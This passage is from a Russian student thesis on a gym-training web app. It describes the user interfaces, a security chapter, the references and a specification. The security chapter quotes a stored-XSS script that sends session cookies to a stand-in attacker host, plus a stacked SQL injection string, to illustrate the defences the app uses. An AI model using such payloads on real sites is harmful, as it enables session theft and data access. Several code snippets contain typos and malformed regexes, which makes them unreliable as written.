Рисунок 23 – История тренировок спортсмена

Просмотр план-конспекта выполненной тренировки дает не только информацию по упражнениям и нагрузкам прошлых занятий, но и возможность поставить отметку об оплате посещения, если таковая не была сделана ранее (рисунок 24).

План-конспект	27 мая 2016	20:00	СОХРАНИТЬ	
Редактировать	Круглов Сергей			
Тариф	Оплачено	Выполнено		
Стандарт (300)	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		
Упражнение	Нагрузка	Повторы	Подходы	Выполнено
Наклоны	25	15	5	<input checked="" type="checkbox"/>
Отжимания		20	6	<input checked="" type="checkbox"/>
Становая тяга	120	12	4	<input checked="" type="checkbox"/>
Жим ногами	120	12	4	<input checked="" type="checkbox"/>
Наклоны	20	20	5	<input checked="" type="checkbox"/>

Рисунок 24 – Просмотр план-конспекта

4.2.4 Интерфейс спортсмена

Главная страница спортсмена (рисунок 25) позволяет просмотреть список запланированных тренировок, содержащий записи только для данного пользователя. Строки отображаются в хронологическом порядке и содержат информацию о дате и времени начала тренировки, фамилии и имени тренера, и в случае подтверждения посещения тренировки стоит соответствующий значок. Для каждой записи предусмотрена возможность её изменения или удаления.




Рисунок 25 – Главная страница спортсмена

Для планирования посещения спортсмен может воспользоваться формой записи на тренировку, аналогичную одноименной форме интерфейса тренера.

С помощью формы “Расписание” спортсмен имеет возможность просмотреть расписание работы конкретного тренера, выбрав его из списка (рисунок 26).





Рисунок 26 – Выбор тренера в форме “Расписание”

Просмотр расписания тренера дает возможность спланировать посещения занятий с учетом информации о количестве участников тренировки и выбрать оптимальное для себя время, избежав “пиковых” часов. Для удобства пользователя предусмотрена возможность записи на предполагаемое время, нажатием в соответствующей строке “Записаться” (рисунок 27).

Рисунок 27 – Расписание тренера

Просмотр деталей предстоящей тренировки (переход к план-конспекту) осуществляется нажатием соответствующей записи формы “На выполнение”, либо выбором одноименного пункта меню. План-конспект информирует спортсмена о наличии задолженности перед тренером по данной тренировке. Возможность самостоятельной отметки (чекбоксы) выполнения отдельных

упражнений позволяет спортсмену сосредоточиться на тренировке и не отвлекаться на отслеживание выполненных позиций списка (рисунок 28).



Упражнение	Нагрузка	Повторы	Подходы	Выполнено
Наклоны	25	15	5	<input checked="" type="checkbox"/>
Отжимания		20	6	<input checked="" type="checkbox"/>
Становая тяга	120	12	4	<input checked="" type="checkbox"/>
Жим ногами	120	12	4	<input checked="" type="checkbox"/>
Наклоны	20	20	5	<input type="checkbox"/>

Рисунок 28 – Просмотр план-конспекта тренировки

Форма “История тренировок” и одноименный пункт меню дают возможность просмотреть историю тренировок. Список выполненных тренировок и переход к просмотру план-конспекта осуществляется также как в вышеописанном интерфейсе тренера.

Форма “Задолженность” и соответствующий пункт меню позволяют узнать об имеющемся долге или об его отсутствии.

4.2.5 Обмен сообщениями

Для организации обмена сообщениями в приложении используется сторонний сервис LiveTex [20], предлагающий широкие возможности по организации чатов. Качественная поддержка клиентов, дружественная тарифная политика, легкость подключения и широкая линейка решений стали определяющими факторами при выборе продукта (чат для сайта) данной компании.

Общение для участников организовано в связке тренер-спортсмен со своих страниц как в режиме онлайн, так и оффлайн. Кнопка чата расположена слева и доступна на любой странице сайта.

4.2.6 Эргономика пользовательского интерфейса

Интерфейс программной системы должен быть удобным и интуитивно понятным, поэтому отдельное внимание уделяется его эргономике.

Эргономика – отрасль науки, изучающая человека (или группу людей) и его (их) деятельность в условиях производства с целью совершенствования орудий, условий и процесса труда [21].

При разработке пользовательских интерфейсов был определен единый стиль оформления страниц, кнопок, выпадающих списков, форм и других элементов. Для обеспечения целостности восприятия использовалось не более 4 размеров шрифта, основные цвета приложения: синий (2 оттенка), серый, черный и белый. Главная страница приложения выполнена с минимальным наполнением контентной информации и для установления визуального контакта с пользователем акцент сделан на фоновой картинке, наполнение которой усиливает первое впечатление.

Для быстрой идентификации приложения у пользователей разработан логотип, соответствующий тематике приложения (рисунок 29).



Рисунок 29 – Логотип приложения

Меню присутствует на всех внутренних страницах и расположено в типичной для web-приложений части – верхней по центру. Пункты меню отражают основные функции системы, при переходе к которым меняется цвет и выделение названий (рисунок 30).



Рисунок 30 – Пункты меню

Для визуализации выбора пользователя происходит выделение элементов при наведении - выпадающие списки, изменение тона – кнопки и ссылки (рисунок 31).



Рисунок 31 – Выделение элемента выпадающего списка при наведении курсора

В большинстве форм пользователю предлагается выбрать требуемое значение из набора вариантов (выпадающие списки, чекбоксы), что снижает время принятия решения.

Формы сгруппированы по страницам по смыслу и обеспечивают единство выполнения операций. Например, рядом с формой составления план-конспекта расположена форма добавления упражнения и в случае, если при выборе из справочника не окажется требуемого названия упражнения, его можно оперативно добавить.

ГЛАВА 5 БЕЗОПАСНОСТЬ WEB-ПРИЛОЖЕНИЯ

Любое web-приложение является потенциальной мишенью для кибератак. Независимо от того, осуществляется ли атака целенаправленно злоумышленниками или является результатом работы автоматизированного вредоносного ПО, нужно исходить из того, что любое web-приложение будет постоянно проверяться на прочность со всех сторон. Следовательно, прежде чем начинать им пользоваться, необходимо обеспечить его защиту.

Наиболее опасные уязвимости в системе безопасности сайтов [22]:

- ненадлежащая защита регистрации и авторизации пользователей;
- внедрение кода;
- межсайтовый скриптинг.

5.1 Регистрация и авторизация пользователей

Проверке корректности данных, вводимых пользователем необходимо уделять достаточно большое внимание, поскольку необработанные ошибки, возникающие при неправильном вводе данных, приводят к сбою в работе сайта.

В приложении “GYM” используется двухступенчатая проверка вводимых пользователем данных:

1. на стороне клиента средствами JavaScript и библиотеки jQuery;
2. на стороне сервера - PHP скриптом.

Проверка данных на стороне клиента обладает преимуществом перед проверкой на стороне сервера: быстрой обратной связью. Программный код на стороне сервера требует выполнения полной перезагрузки страницы для получения данных формы, а с помощью библиотеки jQuery, можно оперативно отреагировать на ввод пользователя и осуществить проверку:

- заполнения всех обязательных полей;
- совпадение паролей;
- типа введенных данных;
- соответствие заданным правилам, регулярным выражения.

Проверка корректности вводимых пользователем данных в приложении выполняется с помощью плагина jQuery validation. Так для всех обязательных для заполнения полей задан class = «required». Форма не будет отправляться до тех пор, пока пользователь не заполнит все эти поля, а возле них будут появляться соответствующие уведомления (рисунок 32). Так же в форме регистрации добавлены предусмотренные плагином классы для соответствующих полей. Например, class = «email» к полю, где пользователь теперь сможет указать только валидный почтовый адрес. Теперь форма регистрации выглядит так:

```
<form action="/reg/customer method="post" id="reg">  
<input type="text" name="login" class="required" /><br/>  
<input type="password" name="pass" class="required password" /><br/>  
<input type="password" name="pass_again" class="required" /><br/>  
<input type="text" name="email" class="required email" /><br/>  
<input type="submit" name="submit" value="Продолжить" />  
</form>
```

Рисунок 32 – Проверка заполнения обязательных полей формы регистрации

Кроме добавления классов к полям, были заданы правила валидации при вызове метода `validate()`. Например, для полей “Пароль” и “Подтвердить пароль” правила определены следующим образом:

```
$("#registration").validate({
  rules: {
    password: {
      required: true,
      minlength: 4,
      maxlength: 30 },
    password_again: { equalTo: ".password" } } });
```

Проверка введенных данных на соответствия принятым в приложении шаблонам осуществляется как на стороне клиента, так и на стороне сервера с помощью регулярных выражений. Некоторые из них приведены ниже:

- e-mail: `"|^[a-z0-9_-.]{1,20})@([a-z0-9-.]{1,20}).([a-z]{2,4})|is"`;
- ФИО: `"/^([^\s]+)\s+([^\s.])?([^\s.])?/*"/`;
- ввод чисел: `"|^[d]+$/"`.

Для защиты от массовой регистрации/авторизации роботами (ботами) в приложении на формах размещен скрытый чекбокс (`checkbox`). Обычным пользователям он не виден, в то время как бот его отметит (рисунок 33). Данная проверка на различие робота и человека позволяет предотвратить повышение нагрузки на сервер и ограничить заполнение “мусором” базы данных.

Войти

Ошибка авторизации

Логин*

Пароль*

[ВОЙТИ](#)

[Забыли логин или пароль?](#)

Еще не зарегистрированы?
[Регистрация](#)

Рисунок 33 – Попытка авторизации роботом

Проверка формы на стороне клиента не очень безопасное занятие, в том случае если оно не поддерживается контрольной проверкой на стороне сервера. Данные, введенные пользователем, проверяются только jQuery и JavaScript'ом на стороне клиента, в этом случае какой бы хорошей не была проверка, всегда можно скопировать код формы страницы, и вручную послать любые непроверенные данные, в которых может запросто содержаться sql-инъекция. Поэтому в разработанном web-приложении реализована проверка полученных данных средствами языка PHP на стороне сервера, что помимо защиты от атак, даст возможность работать с сайтом пользователям, у которых отключен JavaScript.

5.2 Внедрение кода

Один из самых значимых и распространенных способов взлома сайтов и программ, работающих с базами данных, основан на внедрении в запрос произвольного SQL-кода, позволяющего злоумышленнику получить таблицы с данными, изменить записи в таблицах и даже полностью удалить БД.

Наиболее распространены следующие SQL-инъекции (SQL-injection):

- внедрение в строковые параметры;
- использование UNION;
- экранирование хвоста запроса;
- расщепление SQL-запроса.

Для защиты от SQL-инъекций при разработке приложения использовались подготовленные (параметризованные) запросы, отделяющие синтаксис запроса от значений параметров запроса [23].

Так, при попытке получения данных пользователей из таблицы users с использованием расщепления SQL-запроса через форму добавления упражнения (рисунок 34), информация из формы была принята как строка (значение поля таблицы). В результате запрос, добавленный злоумышленником, не был исполнен.




Рисунок 34 – Попытка внедрения кода “Присед; SELECT * FROM users;”

Подготовленный запрос:

```
$query = "INSERT INTO exer VALUES (?";  
$stmt = mysqli_prepare($link, $query);  
mysqli_stmt_bind_param($stmt, 's', $exerName);  
mysqli_stmt_execute($stmt);
```

5.3 Межсайтовый скриптинг

Межсайтовый скриптинг (cross-site scripting, XSS) – используя XSS-уязвимость, злоумышленник может внедрить на web-страницу вредоносный сценарий, выполняющийся при загрузке страницы пользователем.

Поле для ввода названия тарифа потенциально уязвимо, так как предполагает внесение текстовой информации, которая в свою очередь может содержать опасный скрипт (рисунок 35).




Рисунок 35 – Пример внедрения XSS-сценария

В форму был введено название тарифа, содержащее следующий скрипт: “Стандарт <script>document.write(?<img scr=http://sitezlo/?+document.cookie); </script>”. После добавления тарифа в базу данных, web-приложение обрабатывает комментарий вместе с XSS-сценарием. Начиная с этого момента пользователи, зашедшие на страницу тарифов, видят название "Стандарт", но не видят сценария, который, тем не менее, выполняется в их web-браузерах и отправляет информацию из cookie-файлов (включая идентификатор сеанса) на web-сайт злоумышленника (sitezlo). Получив необходимый идентификатор сеанса, злоумышленник компрометирует учетную запись жертвы. Такие сценарии чрезвычайно опасны, поскольку с их помощью хакеры могут похищать за один прием тысячи учетных записей.

Для защиты от XSS-атак все полученные данные обрабатываются и фильтруются средствами языка PHP. При разработке приложения “GYM” использовались следующие функции, позволяющие очистить текст от вредоносного содержания:

- strip_tags - удаление HTML и PHP-тегов из строки;
- trim - удаление пробелов (или других символов) из начала и конца строки;
- htmlspecialchars - преобразование специальных символов в HTML-сущности (спец.коды);
- stripslashes - удаление экранирующих символов.

ЗАКЛЮЧЕНИЕ

В результате выполнения работы было разработано web-приложение для автоматизации взаимодействия участников тренировочного процесса. Приложение позволяет планировать посещения занятий согласно установленному расписанию тренера, составлять план-конспекты с сохранением истории тренировок, отслеживать задолженность по оплате занятий, обмениваться сообщениями по интересующим вопросам.

Принятая за основу клиент-серверная архитектура, взаимодействие в которой осуществляется посредством сети Интернет, делает систему доступной не зависимо от времени, места и устройства участника.

В ходе достижения поставленных задач были рассмотрены проблемы организации проведения тренировок, проанализированы существующие решения, проведено моделирование системы, построены диаграммы. Реализация приложения велась с применением современных программно-инструментальных средств и технологий. Отдельное внимание было уделено безопасности web-приложения с точки зрения потенциальных уязвимостей.

Разработка выполнялась для группы тренеров по подготовке спортсменов к соревнованиям по пауэрлифтингу, ведущей занятия для спортсменов/любителей в тренажерных залах города Красноярск. Полученное приложение целесообразно использовать в любом виде спорта, где взаимодействие тренера и спортсмена основано на планировании тренировочного процесса посредством составления план-конспектов.

В перспективе данное приложение может выступить как независимый web-сервис по организации проведения тренировок в любом спортивном (тренажерном) зале.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

- 1 Орловский А. Спортивная жизнь в России набирает популярность. [Электронный ресурс]. – Режим доступа: <http://politikus.ru/video/58372-sportivnaya-zhizn-v-rossii-nabiraet-populyarnost.html> (дата обращения 20.03.2016).
- 2 Выступление Президент Российской Федерации В.В. Путина на заседании Совета при Президенте РФ по физической культуре и спорту 31 мая 2006 года. [Электронный ресурс]. – Режим доступа: <http://sportsovet.ru/news.html> (дата обращения 19.03.2016).
- 3 Решения для автоматизации фитнес клубов – программа “UNIVERSE-Фитнес” [Электронный ресурс]. – Режим доступа: <http://www.universe-soft.ru/product/universe-fitness> (дата обращения 21.03.2016).
- 4 Программа для фитнес клуба, фитнес центра, йога центра - 1С: Фитнес клуб. [Электронный ресурс]. – Режим доступа: <http://www.fitness1c.ru> (дата обращения 21.03.2016).
- 5 Система автоматизации деятельности SPA салонов, фитнес-клубов, точек проката – Абонемент. [Электронный ресурс]. – Режим доступа: <http://abonement.ucs.ru> (дата обращения 21.03.2016).
- 6 Управление спортивной организацией. [Электронный ресурс]. – Режим доступа: http://usu.kz/app_sport.php (дата обращения 21.03.2016).
- 7 КРАФТ ERP Фитнес-клуб. [Электронный ресурс]. – Режим доступа: <http://www.crafterp.ru/CRAFT-enterprise/modules-CRAFT/module-fitnessclub> (дата обращения 21.03.2016).
- 8 Простой софт. [Электронный ресурс]. – Режим доступа: <http://www.simple-soft.ru/Fitness.htm>(дата обращения 21.03.2016).
- 9 Google Play Маркет. [Электронный ресурс]. – Режим доступа: <https://play.google.com/store/apps> (дата обращения 09.04.2016).
- 10 Проект AppStore.ru. [Электронный ресурс]. – Режим доступа: <http://appstore.ru/> (дата обращения 09.04.2016).

- 11 Дневник тренировок. [Электронный ресурс]. – Режим доступа: <http://top-android.org/programs/5070-dnevnik-trenirovok> (дата обращения 23.04.2016).
- 12 Фитнес и бодибилдинг FitBreak. [Электронный ресурс]. – Режим доступа: <http://fitbreak.ru/fitnes> (дата обращения 19.04.2016).
- 13 Портал Iron Health. [Электронный ресурс]. – Режим доступа: <http://www.iron-health.ru> (дата обращения 23.04.2016).
- 14 Фитнес и бодибилдинг FitBreak. [Электронный ресурс]. – Режим доступа: <http://fitbreak.ru/fitnes> (дата обращения 19.04.2016).
- 15 Ежедневные тренировки. [Электронный ресурс]. – Режим доступа: <https://itunes.apple.com/ru/app/ezednevnye-trenirovki/id469067434?mt=8> (дата обращения 10.04.2016).
- 16 Никитина М.И. Моделирование системы поддержки принятия управленческих решений с использованием BPWin / Методические указания к лабораторным работам. – Красноярск: СФУ 2014 г. – 14 с.
- 17 Золотухина Е.Б., Алфимов Р.В., Красникова С.А. Моделирование предметной области с использованием Enterprise Architect. . – Воронеж, 2003. – 28 с.
- 18 Якунин Ю.Ю. Учебное пособие по теоретической подготовке “Технологии разработки программного обеспечения”. - Электронный ресурс: учеб. пособие / Ю. Ю. Якунин. – Красноярск: ИПК СФУ, 2008. – 225с.
- 19 <http://katkis.ru/wp-content/uploads/2012/11/Голицына.-Базы-данных.pdf> О. Л. Голицына, Н. В. Максимов, И. И. Попов БАЗЫ ДАННЫХ
- 20 LiveTex Решение для омниканального обслуживания. [Электронный ресурс]. – Режим доступа: <https://livetex.ru> (дата обращения 21.03.2016).
- 21 Сергеев С.Ф. Введение в инженерную психологию и эргономику иммерсивных сред: учеб. пособие. — СПб: СПбГУ ИТМО, 2011. — 258 с.
- 22 Сообщество OWASP. [Электронный ресурс]. – Режим доступа: <https://www.owasp.org> (дата обращения 21.05.2016).
- 23 Защита от SQL-инъекций в PHP и MySQL. [Электронный ресурс]. – Режим доступа: <https://habrahabr.ru/post/148701> (дата обращения 22.05.2016).

ПРИЛОЖЕНИЕ А

Спецификация на разрабатываемое ПО

1 Глоссарий

Словарь терминов, используемых в данной работе, представлен в таблице 1.

Таблица 1 – Глоссарий

Термин	Описание
Интернет (WWW)	Сложная электронная информационная структура, представляющая собой глобальную сеть, которая позволяет связывать между собой компьютеры, расположенные в любой точке земного шара, и осуществлять между ними обмен информацией.
WEB-приложение / сайт / система	Информационная система, предоставляющая пользователям сети www-доступ к своему содержимому и функционалу в виде упорядоченного набора взаимосвязанных HTML-страниц.
WWW-браузер (веб-браузер)	Клиентская программа, поставляемая третьими сторонами и позволяющая просматривать содержимое HTML-страниц.
HTML-страница (веб-страница, web-страница, страница сайта)	Основной носитель информации в сети Интернет. Особым образом сформатированный файл (набор файлов), просматриваемый с помощью www-браузера как единое целое (без перехода по гиперссылкам).
HTML-теги (теги)	Управляющие коды, посредством которых осуществляется форматирование HTML-страницы
Гиперссылка (ссылка)	Базовый функциональный элемент html-документов, представляющий собой реализацию динамической связи какого-либо объекта данной web-страницы с контекстным содержанием другого документа или файловым объектом.

Продолжение таблицы 1

Термин	Описание
HTML-форма (форма)	Часть HTML-страницы, предназначенная для взаимодействия с посетителем сайта. Представляет собой набор элементов (текстовых полей, селекторов, выпадающих списков), посредством которых пользователь может ввести какую-либо информацию и отправить ее для обработки на сервере
Справочник	Вспомогательная структура данных, содержащая список допустимых значений для какого-либо поля основных форм или баз данных.
Наполнение (контент)	Совокупность информационного наполнения веб-сайта. Включает тексты, изображения, файлы и т.п. предназначенные для пользователей системы
Элемент наполнения (контента)	Отдельная запись в базе данных, внешнее представление которой зависит от управляющего ей программного модуля
Система динамического управления наполнением (контентом) сайта	Информационная система, позволяющая авторизованным пользователям производить изменения иерархической структуры и информационного наполнения веб-сайта без использования каких либо дополнительных специальных программных средств
База данных (БД)	Структурированное хранилище информации. В реляционных базах данных информация хранится в таблицах, связанных между собой.
Запись	Строка таблицы реляционной базы данных.
Дамп	Совокупность объектов базы данных, представленная в виде файлов, позволяющая восстановить точную копию структуры исходной базы данных в аналогичной системе управления базами данных
СУБД	Система управления базами данных. Специальная программа, которая позволяет создать и поддерживать работу базы данных.

Окончание таблицы 1

Термин	Описание
Web-интерфейс	Совокупность экранов и элементов управления системы, позволяющих пользователю, осуществляющему доступ к системе через веб-браузер, осуществлять поддержку и управление системой.
Роль (тип)	Класс пользователей системы, обладающих определенным набором прав доступа
Авторизация	Процедура проверки на подлинность пароля или сочетания логического идентификационного имени и пароля, введенных пользователем в какую-либо интерактивную форму.
Доступ	Возможность произвести некоторые действия с объектом. Доступ в сеть, доступ к документу, к сайту, к базе данных и др. Доступ на чтение, на запись, на запуск и др.
DHTML	Dynamic Hyper Text Markup Language (динамический язык разметки гипертекста), расширение языка HTML, которое позволяет создавать web-страницы с такими интерактивными элементами, как движущийся фон, расположенный под статичным содержимым документа, движущиеся объекты, выпадающее меню, кнопки, подсвечивающиеся при наведении курсора мыши, анимация, бегущие титры и многое другое.
W3C	World Wide Web Consortium, компания-разработчик стандарта HTML.

Прочая техническая терминология понимается в соответствии с действующими стандартами и рекомендациями международных органов, ответственных за вопросы стандартизации в сети Интернет.

2 Общие положения

Предметом разработки является web-приложение с системой динамического управления наполнением на базе web-интерфейса.

Назначение приложения:

ведение план-конспектов в электронном виде;

хранение и просмотр истории тренировок;

возможность записи и получение информации о количестве участников на планируемую тренировку;

получение уведомлений о запланированных тренировках и подтверждение их посещения;

обмен сообщениями с тренером;

регистрация платежей с возможностью просмотра баланса;

доступность системы не зависимо от времени, места и устройства участника.

Цель создания web-приложения: автоматизация взаимодействия участников тренировочного процесса.

Целевая аудитория: преимущественно мужчины и юноши, а также женщины (девушки) занимающиеся на профессиональном или любительском уровне в тренажерном зале. Также к целевой аудитории относятся люди получившие травмы в результате спортивной или иной деятельности и нуждающиеся в восстановлении нормального функционирования групп мышц посредством занятий.

3 Требования к графическому дизайну приложения

Под дизайном понимается вариант оформления главной страницы и графическая оболочка внутренних страниц, демонстрирующие общее визуальное (композиционное, цветовое, шрифтовое, навигационное) решение основных страниц сайта.

Стиль оформления должен быть единым для всех страниц и определяется по усмотрению разработчика.

Количество основных используемых цветов не должно быть более трех. Не допускаются преобладание следующих цветов: розовый, желтый, коричневый, черный, красный.

В дизайне не должны присутствовать:

- мелькающие баннеры;
- изображения, усложняющие восприятие и отвлекающие внимание от содержания;
- много сливающегося текста;
- большое количество выделений и подчеркиваний в тексте.

4 Функциональные требования

4.1 Типы пользователей

1) Гость – неавторизованный пользователь, обладает правами:

Главная страница - просмотр;

Раздел “Правила пользования” – просмотр;

Личный кабинет:

- регистрация;
- авторизация: ввод аутентификационных данных.

2) Тренер - авторизованный пользователь, обладает правами:

Справочник упражнений – просмотр, добавление, редактирование (своих записей);

Справочник тарифов – просмотр, добавление, редактирование (своих записей), назначение тарифа спортсмену;

Расписание – создание, редактирование, сохранение своего графика;

Запись на тренировку – добавление, удаление спортсмена в свое расписание;

Форма обмена сообщениями – выбор собеседника, добавление и отправка сообщений;

Форма ведения план-конспекта – создание, редактирование, удаление записей и всего план-конспекта в целом (собственных), отправка спортсмену

в системе / по e-mail;

Отчеты – просмотр, сохранение в файл, распечатка, отправка по e-mail;

Личный кабинет:

- Информация о пользователе – просмотр, редактирование своих данных;

3) Спортсмен - авторизованный пользователь, обладает правами:

Список тренеров – выбор тренера;

Запись на тренировку – добавление себя по расписанию тренера, запрос на написание план-конспекта;

Форма обмена сообщениями – выбор собеседника, добавление и отправка сообщений;

Форма ведения план-конспекта – редактирование записей (отметка о выполнении);

Отчеты – просмотр, сохранение в файл, распечатка, отправка по e-mail;

Личный кабинет:

- Информация о пользователе – просмотр, редактирование своих данных;

4) Администратор – пользователь, авторизованный в интерфейсе администрирования.

Полный доступ ко всем функциональным возможностям администрирования системы:

Справочники - просмотр, добавление, редактирование, удаление записей;

Формы - просмотр, добавление, редактирование, удаление записей;

Отчеты - просмотр, сохранение в файл, распечатка, отправка по e-mail;

Пользователи – блокировка, удаление пользователей, управление права доступа;

- Статистика – просмотр.

4.2 Требования к представлению приложения

4.2.1 Требования к представлению главной страницы

На главной странице (рисунок 1) обязательными элементами являются:

наименование и логотип приложения;

перечень основных возможностей;

формы авторизации и регистрации;

ссылка на описание проекта (в том числе реквизиты владельца ресурса и разработчика);

форма для отправки сообщений по вопросам работы приложения.




Рисунок 1 - Пример размещения элементов главной страницы

4.2.2 Требования к представлению внутренних страниц (общее для всех подразделов):

В верхней части внутренних страницах обязательными элементами должны быть:

- наименование и логотип приложения;
- ссылка на описание проекта (в том числе реквизиты владельца ресурса и разработчика);
- логин пользователя;
- кнопка выхода на Главную страницу приложения;
- информация о пользователях (для тренера – просмотр данных спортсменов, для спортсменов – о тренерах);
- меню, отражающее основной функционал.

Область основного контента должна содержать формы, реализующий основной функционал. В центральной части страницы – форма, отражающая текущую информацию об операции, по бокам – вспомогательные формы (рисунок 2).

